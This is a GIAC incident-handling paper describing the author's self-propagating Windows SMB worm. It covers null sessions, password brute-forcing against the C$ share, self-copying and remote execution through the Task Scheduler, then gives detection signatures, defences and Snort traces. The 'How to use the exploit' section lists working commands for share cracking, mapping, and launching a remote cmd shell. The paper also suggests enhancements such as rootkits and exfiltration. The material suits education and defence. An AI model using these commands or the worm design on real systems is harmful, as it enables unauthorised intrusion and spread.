The BH01 Worm

GIAC Advanced Incident Handling and Hacker Exploits

Version 1.5

BRETT HUTLEY

Introduction

While I was trying to decide what the topic of my assignment was to be, there were a number of Linux worm attacks that had been getting a lot of atte ntion in the media. There was the Ramen worm [1] in January 2001, followed shortly thereafter by the Lion worm [2] in March. These seemed to me to be far more sophisticated programs that their poor Windows cousins, most of which are written in VB Script an d require human intervention in order to spread (and are thus not technically worms). Why was this the case? Is Windows network security so good that a true self -replicating phage of the Morris [3] variety can't be created? Being primarily a programmer, I decided to fire up the editor and determine for myself just how hard it would be to build a self - propagating Windows -based worm.

Exploit Details

Name: bh01worm

Variants: None known

Operating System: Windows NT and NT 2000 computers

Protocols / Services :

- CIFS/SMB protocol
- Microsoft File and Printer Sharing
- DCOM / RPC protocol
- Task Scheduler Service

Brief Description:

The worm runs as a service on the infected computer. It searches the local address space and random IP addresses on the Internet attemptin g to establish an SMB NULL Session. When a computer responds to the NULL Session request, the worm attempts to brute force a network share connection. If a connection is established with the SMB C$ share, the worm attempts to transmit a binary copy of itse lf. A DCOM connection is then attempted to the task scheduler service on the Windows computer. If this connection is successful, the worm schedules a task to be run invoking the remote copy of the worm on the compromised machine.

Protocol Description

CIFS / SMB

The worm makes use of the Common Internet File System (CIFS) protocol to gather information and compromise the target computer. CIFS is a protocol used extensively in the Microsoft Windows networking world and emerging in the Unix world with the increasing popularity of the SAMBA project. CIFS is an extension to the Server Message Block (SMB) protocol that evolved from work originally done by Xerox and 3COM [4]. The emphasis in SMB and subsequently in CIFS is resource sharing, rather than security, a nd this is reflected in the design of the protocol.

Establishing an SMB Session

The following is summarized from Windows NT/2000 Network Security [5] :

A SMB Session is established in four stages:

1) A session request block message is sent to a computer with the IP address of the computer wanting to make the connection. A TCP connection is established between the two computers on port 139.

2) Secondly, the client submits a list of protocol versions it understands, so the server can pick one of them to use. If th is negotiation fails the TCP connection is dropped.

3) Thirdly, the client tries to establish an SMB session by sending a session setup request to the server.

4) Lastly, the server locates the resource the client is trying to connect to, connecting the client with the resource. The client acknowledges that it has successfully attached to the resource with a message when the connection is in place.

A packet analysis from Snort clearly showing these stages as the worm makes its NULL session connection is shown in t he appendix.

Note that throughout most of this process, the client has been responsible for indicating the level of security it would like to have in place!

Null Sessions

Privileged processes on a Windows machine run under the Account Identifier of “SYSTEM”. When these processes need to access the resources of another machine on the network, they do not have a valid user id and password to present to the other machine. For this reason, a connection may be able to be established using a zero length user name and password. This connection is known as a Null Session. A Null Session can be used to gather more information about the computer.

Password Guessing

Normally, attempts to obtain a password via brute -force in Windows will cause the computer to reach its b ad logon limit that will cause the account to be locked out. Unlimited attempts can be made to access a remote share, such as C$, or WINNT$ (the so-called "hidden" shares) without triggering the account lockout [5].

DCOM / RPC

The worm uses makes use of D COM to access the task scheduler service that is running on the remote computer. DCOM (Distributed Component Object Model) is a mechanism built upon RPC (Remote Procedure Call) for making calls to COM objects over a network.

RPC was developed as part of t he DCE (Distributed Computing Environment) framework by the OSF (Open Software Foundation) in the late 1970s [13]. RPC is essentially procedural in nature, but the DCOM layer "flattens" the object method invocation so it can be transferred to the destinati on RPC server.

The RPC connection seems to occur over the top of SMB, connect to TCP port 445 on the target machine.

Description of Variants

I am not aware of another worm that spreads using the techniques employed by the bh01 worm, although they are certa inly not new.

The name enumeration and password cracking capabilities are derived from the program "enum.exe" written by Jordan Ritter jpr5@darkridge.com [6], although another tool that could achieve the similar results is the "net.exe" program in Windows.

I obtained the idea for using the task scheduler to start up the worm process on the remote machine from the book "Hacking Exposed" [7]. This can be achieved from the command line by using the "at.exe" command.

The password cracking methodology used in the worm was outlined in a paper analysing the Morris Internet worm [8].

How the exploit works

When the bh01worm is first run on a compromised machine it sets itself up as a Windows service. This ensures that it will be automatically restarted in the event of a system reboot.

As soon as the bh01worm.exe program is started, it fires off a thread in order to handle the propagation process. This thread starts off by examining the local network address space, trying to spread to as many machines as it can locally. Each time the worm compromises an IP address on the local network, it divides the remaining internal address space in half, and then hands half of the network addresses to the copy of the worm on the comprom ised computer. After it has exhausted its attempt to compromise vulnerable machines on the local, then sits in an infinite loop trying to compromise random external IP addresses (being careful to check that it is neither an internal address nor an address that will not propagate 10.x.x.x or 192.168.x.x address). The original plan was for the worm to maintain state so that if the host computer was rebooted it would know what its progress was to date, to avoid attacking computers it had already compromised, a lthough this has not been implemented due to time constraints.

When the worm tries to compromise a machine, the very first thing it does is try to establish a NULL session with it. This tells it whether the machine it is attacking supports the CIFS protoco l and is likely to be a Windows machine. It then immediately disconnects and then uses the SMB protocol to enumerate the list of account names on the remote machine. It also establishes some basic properties about the user, whether the user has no password and the comment field. At present it does not do anything with this information, although the potential is there to use it in the password guessing process.

Once it has gathered this information, it starts trying to establish SMB connections with the target computers, attempting to access the C$ connection. The worm deliberately tries to exploit two flaws in the CIFS/SMB implementation here: Firstly, it can try connecting to this share as many times as it wants without triggering the account lockout securi ty feature. Secondly, there is a vulnerability in the SMB protocol stack on Windows machines where a large number of connection attempts arriving very quickly can "confuse" the authentication process and potentially allow a invalid account to connect.

I had originally intended to implement some attack enhancements proposed by Hobbit in his excellent paper "CIFS – Common Insecurities Fail Scrutiny" [9]. I had wanted to take advantage of the AndX extension to the SMB protocol that allows multiple requests to be sent in parallel as well as have multiple threads attempt the password guessing in parallel. The worm should also only submit the weakest protocols during the protocol negotiation phase, in order to maximise its chances of exploiting the target. Alas, I ran out of time.

There are four stages to the password attack: During the first phase, a blank password and various combinations of the user name are tried. During the second phase, it tries a short list of commonly used passwords embedded within the worm code. The third phase is a dictionary attack, if a file exists in the root directory of the C drive called "dict.txt". The last phase is a brute force password -guessing phase. This continues until a valid password is found, or the worm runs out of combina tions.

If an account is cracked, an attempt is made to connect the C$ share on the remote machine to the local machine. Note that the share names that end with a '$' are "hidden" shares, in that they don't get displayed in an enumeration of the available shares on a machine, yet they still exist. The C$ share is a system -created hidden share that is always available even if the C drive is not explicitly shared by the user. The worm tries to map the remote C$ share to the V: drive locally, so if this is alr eady connected to something the connection will fail.

If a connection to the C$ share succeeds, the worm attempts to copy itself over to the remote machine. If this is successfully achieved, the worm attempts to use DCOM to remotely schedule a job to run the copy of itself on the target machine. The cracked account details are used to run the job on the remote machine. The job is scheduled to run after 1 minute of idle time or 3 minutes whichever comes first [10].

Note that if the Task Scheduler service i s not active the DCOM part of the attack will fail. If this happens, the worm deletes the copy of itself from the infected machine in an attempt to remove evidence of its presence.

The worm contains code to register itself as a service on the remote machi ne to be automatically run upon system boot. This way the worm can survive system downtime. If the worm is copied onto a host within the local network, then the worm is also given command line parameters to tell it what range of IP addresses within the local network to start attacking. If the worm is copied onto a machine on a different network, the worm is given a command line parameter that tells it to start attacking all the IP addresses on the local network (computed by examining the local machine's IP address and subnet mask). The command line parameter is " -T" and can be specified as a range, as in "–T:192.168.1.1-192.168.1.254", as a single IP address, as in " -T:192.168.1.8", or as a comma separated list of IP addresses.

To contain the spread of the worm during system testing (and to aid with debugging), the worm was developed with a form of "lysine deficiency" (a concept proposed in the book "Jurassic Park", and applied to worms in a paper by Caezar [11]). The worm regularly opens a connection with a "lysine provider" (a server running on a port at a defined IP address), and passes a string to the server telling it what it is currently doing, as well as obtaining permission to keep living. If the connection is not made, or if the server refuses permis sion, then the worm dies off. This mechanism allowed me to ensure the worm would not spread out of control, and also to monitor how many copies of the worm were in existence and how quickly it was spreading.

Signature of the attack

A service called "bh01w orm" will appear in your Services administrative tool.

There will be a running process called "bh01worm" in the task manager.

The file "bh01worm.exe" will be in the root directory of the infected machine. There may also be a file called "dict.txt" that con tains a cracking dictionary.

There may be a completed task in your scheduled task list (Start ->Settings ->Control Panel->Scheduled Tasks called "bh01worm".

A COM control is added to the registry called "Lysine Dependency". The service "bh01worm" is also ad ded to the registry.

There will be SMB NULL session attempts to all the machines in your local address space, as well as random machines on the Internet.

There will be a large number of attempts to connect to the C$ share with rapidly changing passwords.

I have included a network packet signature for the worm in the appendix as a Snort trace. The string "\WINNT\Tasks\bh01_worm.job" is embedded in Unicode within some packets that are transmitted by the attacking worm during the DCOM Task Schedular phase of t he attack.

Note that I have made no attempt to have the worm cover its tracks once it has compromised a system, although Greg Hoglund of the NTRootKit project [12] has documented several excellent ways to hide out under NT.

Diagram

An infected computer finds a computer that responds to a NULL session connection attempt while probing its local address space.

The infected computer responds by enumerating a list of account names on the target machine, and then by rapidly trying to attach to C$ share on the target computer, trying to crack the password for an account with sufficient privileges.

If access is achieved the worm binary is copied across to the target machine and a task is scheduled to activate the worm via DCOM.

How to use the exploit

Exploiting the vulnerabilities manually

Note that you don't need a copy of the worm to exploit these weaknesses in the CIFS/SMB layer! You can use the enum program to enumerate users and shares on a remote machine .

The command line "enum –U 192.168.1.1" will list the usernames on the remote machine.

You can the use the " –D" parameter to attempt a dictionary attack on the remote machine.

```
C:\> enum –D –u <username> -f <dictionary>
```

Once you have cracked an account, y ou can use the command below to connect to it, or use explorer to map it as a drive.

```
C:\> net use \\Target\C$ password /user:username
```

You can then copy a program over to the target machine.

To run the target remotely, try ex ecuting the command line

```
C:\> at \\192.168.1.1 19:30P ""remote /s cmd secret""
```

Testing the worm

To test the worm, you need to first start up the lysine dispenser program. You can then start up the worm with the command line :


```
C:\> bh01worm.exe –T:<TargetIP> –P:<ProviderIP>
```

Where <TargetIP> is the IP address of the machine you are attacking, and <ProviderIP> is the IP address of the machine running the lysine dispenser program.

The worm must be located in the root directory of the C drive, with a dictionary file called "dict.txt" also in the root directory.

How to protect against it

Because the worm exploits flaws in the underlying Windows networking model, these vulnerabilities are hard to prevent without potentially breakin g a large number of Windows applications. If you do not depend on the service, you should disable the Task Scheduler service from running. Simply go into "Start ->Settings ->Control Panel ->Administrative Tools ->Services" and double -click "Task Scheduler". C hange the Startup type from "Automatic" to "Disabled", and then click the "Apply" button. Click the "Stop" button, and then click "OK".



Service name: Schedule

Display name: Task Scheduler

Description: Enables a program to run at a designated time

Path to executable:
C:\WINDOWS\system32\MSTask.exe

Startup type: Automatic
- Automatic
- Manual
- Disabled

Service status: Started

You can specify the start parameters that apply when you start the service from here.

Start parameters:

Of course, in this day and age host -based perimeter defenses are absolutely critical, although the attack may not be d etected if coming from a machine where a trust relationship has already been established.

Ingress and Egress filters should be in place on the corporate firewall to stop the worm from entering or exiting through the firewall.

Because this worm runs as a se rvice, it could potentially be introduced into a corporate LAN from a notebook computer or a VPN -attached computer.

Source Code / Pseudo Code

Class Overview

Class Name	Responsibility
Worm	The controlling parent class TargetSpace TargetCompromiser LysineDependency
TargetSpace	This contains the list of targets on the local network
TargetCompromiser	This is responsible for carrying out the attack This class has a list of TargetAttack derived classes that implement various attack methodologies TargetConnection CompromisedTarget TargetScheduler
TargetConnection	This class is responsible for doing the SMB communication with the target
CompromisedTarget	This class holds a list of UserNames and Passwords for compromised accounts
TargetScheduler	This class is responsible for scheduling the worm to be run on the compromised machine
TargetAttackUserVariations TargetAttackCommonPasswords TargetAttackDictionary TargetAttackBruteForce	These are concrete implementations of the abstract TargetAttack interface and are owned by TargetCompromiser

In order to provide some measure of protection against this worm's code being used in a malicious way, I have removed some key code that will stop the worm from propagating once it has compromised the first set of target systems. The worm can still be directed to compromise a target IP address, and if it can guess a password with enough access, it will try to copy itself onto the other system, and set itself up to run as a scheduled task .

The code to crack a password through brute force has also been removed.

Microsoft have information available [15] to restrict the account information from being available by anonymous processes. This may break existing applications.

Conclusion

The scary thing is how easy it was to create this worm. Admittedly, I have had a lot of experience with network coding, but there are also many excellent code examples to draw on and a lot of excellent papers that have been written. With little effort I have created something that exploits a few weaknesses in the CIFS/SMB protocol and has the potential to be positively devastating if it was released in the wild.

Imagine what could happen if there was to be more work put into this, and rootkit -like capabilities introduced into the worm, so the worm could hide out on compromised machines and be almost undetectable. The worm could encrypt the compromised systems IP address and account details into a newsgroup post, allowing an intruder to gain access to the informa tion in an untraceable way. The methods of compromising a system could be expanded to not only include methods Hobbit outlined in his CIFS paper, but also other methods that exploit vulnerabilities in the Windows networking model. The worm could use privil ege-escalation to increase its level of access until it was able to install itself properly. The worm could also act as a keystroke monitor or sniffer trying to compromise password sent over the wire or typed in at the console.

Microsoft has traditionally sacrificed network security for ease of use, and this compromise has paid off in the past in terms of market share. The CIFS networking model seems to have been based around a world of trust, where a server and a client can cooperate in establishing a con nection with the appropriate level of security, where it is perfectly acceptable to broadcast information about the computer and the services it provides to whoever is listening. Where the server trusts that the IP address a client has provided for it is c orrect and will blindly establish a connection with that IP address. We now have a situation where there is a large homogenous computer base perfect for malware to thrive in, underpinned by an insecure networking protocol. How much longer can these shaky f oundations last in an interconnected world?

References

[1] Oreilly Network: Ramen Worm attacks Red Hat Linux Machines, 22-1-2001,
URL: http://oreilly.linux.com/pub/a/linux/2001/01/22/insecurities.html

[2] SANS Global Incident Analysis Center, Lion Worm, 29-3-2001,
URL: http://www.sans.org/y2k/lion.htm

[3] Kehoe, Brendan P, "Zen and the Art of the Internet: A Beginners Guide to the Internet", First Edition, January 1992, Section: The Internet Worm
URL: http://sunland.gsfc.nasa.gov/info/guide/The_Internet_Worm.html

[4] Siyan, K, "Windows 2000 TCP/IP", New Riders Publishing, Second Edition, August 2000, page 28

[5] Schultz, E. Eugene, "Windows NT/2000 Network Security", First Edition, August 2000, MacMillan Technical Publishing

[6] Ritter, Jordan, "enum source code"
URL: http://www.darkridge.com/~jpr5/dist/enum.tar.gz

[7] McClure, S Scambray, J & Kurtz, G, "Hacking Exposed – Network Security Secrets & Solutions", Osborne/McGraw Hill, Copyright 1999

[8] Seeley, Don, "A Tour of the Worm",
URL: http://kt-www.cs.titech.ac.jp/~natori/…/wormtour.html

[9] *Hobbit*, Avian Research, hobbit@avian.org, , January 1997, "CIFS: Common Insecurities Fail Scrutiny"
URL: http://www.avian.org

[10] Microsoft Corporation, "ITaskScheduler",
URL: http://msdn.microsoft.com/library/psdk/taskschd/ts_itaskscheduler_9cfm.htm

[11] Caezar, "Caezar's Lysine Deficiency",
URL: http://207.173.52.49/papers/Lysinedeficiencies.txt

[12] Hoglund, Greg, "__==__--rootkit--__==__",
URL: http://www.rootkit.com

[13] Schmidt, Jeff, "Microsoft Windows 2000 Security Handbook", Que Corporation, Copyright 2000

[14] Microsoft Corporation, "Restricting Information Available to Anonymous Logon Users"
URL: http://support.microsoft.com/support/kb/articles/Q143/4/74.asp

Appendix

Snort dump of the NULL session connection

Snort output showing initial NULL session connection establishment followed by immediate disconnect. The attacking machine is IP address 192.168.1.35 while the target is 192.1 68.1.8. Note that this would appear to be indistinguishable from legitimate NULL session connections within your corporate network, except for the fact that the session is torn down as soon as it is established.

The Three-Way Handshake

```
04/05-01:29:31.749146 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2493 IpLen:20 DgmLen:48 DF
******S* Seq: 0xB4CF58C  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.749286 192.168.1.8:445 -> 192.168.1.35:1050
TCP TTL:128 TOS:0x0 ID:32565 IpLen:20 DgmLen:48 DF
***A**S* Seq: 0xB00C983C  Ack: 0xB4CF58D  Win: 0x4470  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.749418 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2494 IpLen:20 DgmLen:40 DF
***A**** Seq: 0xB4CF58D  Ack: 0xB00C983D  Win: 0x4470  TcpLen: 20

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The protocol negotiation phase

```
04/05-01:29:31.749717 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2495 IpLen:20 DgmLen:177 DF
***AP*** Seq: 0xB4CF58D  Ack: 0xB00C983D  Win: 0x4470  TcpLen: 20
00 00 00 85 FF 53 4D 42 72 00 00 00 00 18 53 C8  .....SMBr.....S.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
00 00 00 00 00 62 00 02 50 43 20 4E 45 54 57 4F  .....b..PC NETWO
52 4B 20 50 52 4F 47 52 41 4D 20 31 2E 30 00 02  RK PROGRAM 1.0..
4C 41 4E 4D 41 4E 31 2E 30 00 02 57 69 6E 64 6F  LANMAN1.0..Windo
77 73 20 66 6F 72 20 57 6F 72 6B 67 72 6F 75 70  ws for Workgroup
73 20 33 2E 31 61 00 02 4C 4D 31 2E 32 58 30 30  s 3.1a..LM1.2X00
32 00 02 4C 41 4E 4D 41 4E 32 2E 31 00 02 4E 54  2..LANMAN2.1..NT
20 4C 4D 20 30 2E 31 32 00                        LM 0.12.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.759736 192.168.1.8:445 -> 192.168.1.35:1050
TCP TTL:128 TOS:0x0 ID:32566 IpLen:20 DgmLen:129 DF
***AP*** Seq: 0xB00C983D  Ack: 0xB4CF616  Win: 0x43E7  TcpLen: 20
00 00 00 55 FF 53 4D 42 72 00 00 00 00 98 53 C8  ...U.SMBr.....S.
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
00 00 00 00 11 05 00 03 0A 00 01 00 04 11 00 00  ................
00 00 01 00 00 00 00 00 FD E3 00 80 C0 53 96 0B  .............S..
1C BD C0 01 A8 FD 00 10 00 4F 03 63 73 54 2B A9  .........O.csT+.
4B BF F0 7E 75 94 EB 0C 77                       K..~u...w

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.835338 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2496 IpLen:20 DgmLen:208 DF
***AP*** Seq: 0xB4CF616  Ack: 0xB00C9896  Win: 0x4417  TcpLen: 20
00 00 00 A4 FF 53 4D 42 73 00 00 00 00 18 07 C8  .....SMBs.......
77 61 72 65 50 61 67 65 45 78 00 90 00 00 FF FE  warePageEx......
00 00 10 00 0C FF 00 A4 00 04 11 0A 00 00 00 00  ................
```

```
00 00 00 20 00 00 00 00 00 D4 00 00 80 69 00 4E  ... .........i.N
54 4C 4D 53 53 50 00 01 00 00 00 97 82 00 E0 00  TLMSSP..........
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 67  ...............g
57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00  W.i.n.d.o.w.s. .
32 00 30 00 30 00 30 00 20 00 32 00 31 00 39 00  2.0.0.0. .2.1.9.
35 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00  5...W.i.n.d.o.w.
73 00 20 00 32 00 30 00 30 00 30 00 20 00 35 00  s. .2.0.0.0. .5.
2E 00 30 00 00 00 00 00                          ..0.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.854893 192.168.1.8:445 -> 192.168.1.35:1050
TCP TTL:128 TOS:0x0 ID:32567 IpLen:20 DgmLen:269 DF
***AP*** Seq: 0xB00C9896  Ack: 0xB4CF6BE  Win: 0x433F  TcpLen: 20
00 00 00 E1 FF 53 4D 42 73 16 00 00 C0 98 07 C8  .....SMBs.......
77 61 72 65 50 61 67 65 45 78 00 90 00 00 FF FE  warePageEx......
00 08 10 00 04 FF 00 E1 00 00 00 6C 00 B6 00 4E  ...........l...N
54 4C 4D 53 53 50 00 02 00 00 00 08 00 08 00 30  TLMSSP.........0
00 00 00 95 82 82 E0 66 77 C0 AB 3D 3C A7 00 00  .......fw..=<...
00 00 00 00 00 00 00 00 34 00 34 00 38 00 00 00 50  .......4.4.8...P
00 4C 00 41 00 59 00 02 00 08 00 50 00 4C 00 41  .L.A.Y.....P.L.A
00 59 00 01 00 08 00 50 00 4C 00 41 00 59 00 04  .Y.....P.L.A.Y..
00 08 00 70 00 6C 00 61 00 79 00 03 00 08 00 70  ...p.l.a.y.....p
00 6C 00 61 00 79 00 00 00 00 00 00 00 57 00 69 00  .l.a.y......W.i.
6E 00 64 00 6F 00 77 00 73 00 20 00 35 00 2E 00  n.d.o.w.s. .5...
30 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 00  0...W.i.n.d.o.w.
73 00 20 00 32 00 30 00 30 00 30 00 20 00 4C 00  s. .2.0.0.0. .L.
41 00 4E 00 20 00 4D 00 61 00 6E 00 61 00 67 00  A.N. .M.a.n.a.g.
65 00 72 00 00                                   e.r..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.870701 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2497 IpLen:20 DgmLen:264 DF
***AP*** Seq: 0xB4CF6BE  Ack: 0xB00C997B  Win: 0x4332  TcpLen: 20
00 00 00 DC FF 53 4D 42 73 00 00 00 00 18 07 C8  .....SMBs.......
77 61 72 65 50 61 67 65 45 78 00 90 00 00 FF FE  warePageEx......
00 08 20 00 0C FF 00 DC 00 04 11 0A 00 00 00 00  .. ............
00 00 00 59 00 00 00 00 00 D4 00 00 80 A1 00 4E  ...Y...........N
54 4C 4D 53 53 50 00 03 00 00 00 01 00 01 00 48  TLMSSP.........H
00 00 00 00 00 00 00 49 00 00 00 00 00 00 00 40  .......I.......@
00 00 00 00 00 00 00 40 00 00 00 08 00 08 00 40  .......@.......@
00 00 00 10 00 10 00 49 00 00 00 95 8A 80 E0 58  .......I.......X
00 45 00 4E 00 41 00 00 7F 9C 0E DE 87 84 76 8A  .E.N.A........v.
43 B6 F3 A1 D3 95 0C 20 57 00 69 00 6E 00 64 00  C...... W.i.n.d.
6F 00 77 00 73 00 20 00 32 00 30 00 30 00 30 00  o.w.s. .2.0.0.0.
20 00 32 00 31 00 39 00 35 00 00 00 57 00 69 00   .2.1.9.5...W.i.
6E 00 64 00 6F 00 77 00 73 00 20 00 32 00 30 00  n.d.o.w.s. .2.0.
30 00 30 00 20 00 35 00 2E 00 30 00 00 00 00 00  0.0. .5...0.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.895941 192.168.1.8:445 -> 192.168.1.35:1050
TCP TTL:128 TOS:0x0 ID:32568 IpLen:20 DgmLen:161 DF
***AP*** Seq: 0xB00C997B  Ack: 0xB4CF79E  Win: 0x425F  TcpLen: 20
00 00 00 75 FF 53 4D 42 73 00 00 00 00 98 07 C8  ...u.SMBs.......
77 61 72 65 50 61 67 65 45 78 00 90 00 00 FF FE  warePageEx......
00 08 20 00 04 FF 00 75 00 00 00 00 00 4A 00 4E  .. ....u.....J.N
57 00 69 00 6E 00 64 00 6F 00 77 00 73 00 20 00  W.i.n.d.o.w.s. .
35 00 2E 00 30 00 00 00 57 00 69 00 6E 00 64 00  5...0...W.i.n.d.
6F 00 77 00 73 00 20 00 32 00 30 00 30 00 30 00  o.w.s. .2.0.0.0.
20 00 4C 00 41 00 4E 00 20 00 4D 00 61 00 6E 00   .L.A.N. .M.a.n.
61 00 67 00 65 00 72 00 00                       a.g.e.r..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The NULL Session Connection Request

```
04/05-01:29:31.896383 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2498 IpLen:20 DgmLen:132 DF
***AP*** Seq: 0xB4CF79E  Ack: 0xB00C99F4  Win: 0x42B9  TcpLen: 20
00 00 00 58 FF 53 4D 42 75 00 00 00 00 18 07 C8  ...X.SMBu.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
00 08 30 00 04 FF 00 58 00 08 00 01 00 2D 00 00  ..0....X.....-..
5C 00 5C 00 31 00 39 00 32 00 2E 00 31 00 36 00  \.\.1.9.2...1.6.
```

```
38 00 2E 00 31 00 2E 00 38 00 5C 00 49 00 50 00  8...1...8.\.I.P.
43 00 24 00 00 00 3F 3F 3F 3F 3F 00              C.$...?????.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.896731 192.168.1.8:445 -> 192.168.1.35:1050
TCP TTL:128 TOS:0x0 ID:32569 IpLen:20 DgmLen:100 DF
***AP*** Seq: 0xB00C99F4  Ack: 0xB4CF7FA  Win: 0x4203  TcpLen: 20
00 00 00 38 FF 53 4D 42 75 00 00 00 00 98 07 C8  ...8.SMBu.......
00 00 00 00 00 00 00 00 00 00 00 00 00 08 FF FE  ................
00 08 30 00 07 FF 00 38 00 01 00 FF 01 00 00 FF  ..0....8........
01 00 00 07 00 49 50 43 00 00 00 00              .....IPC....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.902626 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2499 IpLen:20 DgmLen:83 DF
***AP*** Seq: 0xB4CF7FA  Ack: 0xB00C9A30  Win: 0x427D  TcpLen: 20
00 00 00 27 FF 53 4D 42 74 00 00 00 00 18 07 C8  ...'.SMBt.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
00 08 40 00 02 FF 00 00 00 00 00              ..@........

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.903053 192.168.1.8:445 -> 192.168.1.35:1050
TCP TTL:128 TOS:0x0 ID:32570 IpLen:20 DgmLen:83 DF
***AP*** Seq: 0xB00C9A30  Ack: 0xB4CF825  Win: 0x41D8  TcpLen: 20
00 00 00 27 FF 53 4D 42 74 00 00 00 00 98 07 C8  ...'.SMBt.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FE  ................
00 08 40 00 02 FF 00 27 00 00 00              ..@....'...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.903375 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2500 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0xB4CF825  Ack: 0xB00C9A5B  Win: 0x4252  TcpLen: 20
00 00 00 23 FF 53 4D 42 71 00 00 00 00 18 07 C8  ...#.SMBq.......
00 00 00 00 00 00 00 00 00 00 00 00 00 08 FF FE  ................
00 08 50 00 00 00 00                             ..P....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

04/05-01:29:31.904325 192.168.1.8:445 -> 192.168.1.35:1050
TCP TTL:128 TOS:0x0 ID:32571 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0xB00C9A5B  Ack: 0xB4CF84C  Win: 0x41B1  TcpLen: 20
00 00 00 23 FF 53 4D 42 71 00 00 00 00 98 07 C8  ...#.SMBq.......
00 00 00 00 00 00 00 00 00 00 00 00 00 08 FF FE  ................
00 08 50 00 00 00 00                             ..P....
```

Tearing down the connection

```
04/05-01:29:31.905216 192.168.1.35:1050 -> 192.168.1.8:445
TCP TTL:128 TOS:0x0 ID:2501 IpLen:20 DgmLen:40 DF
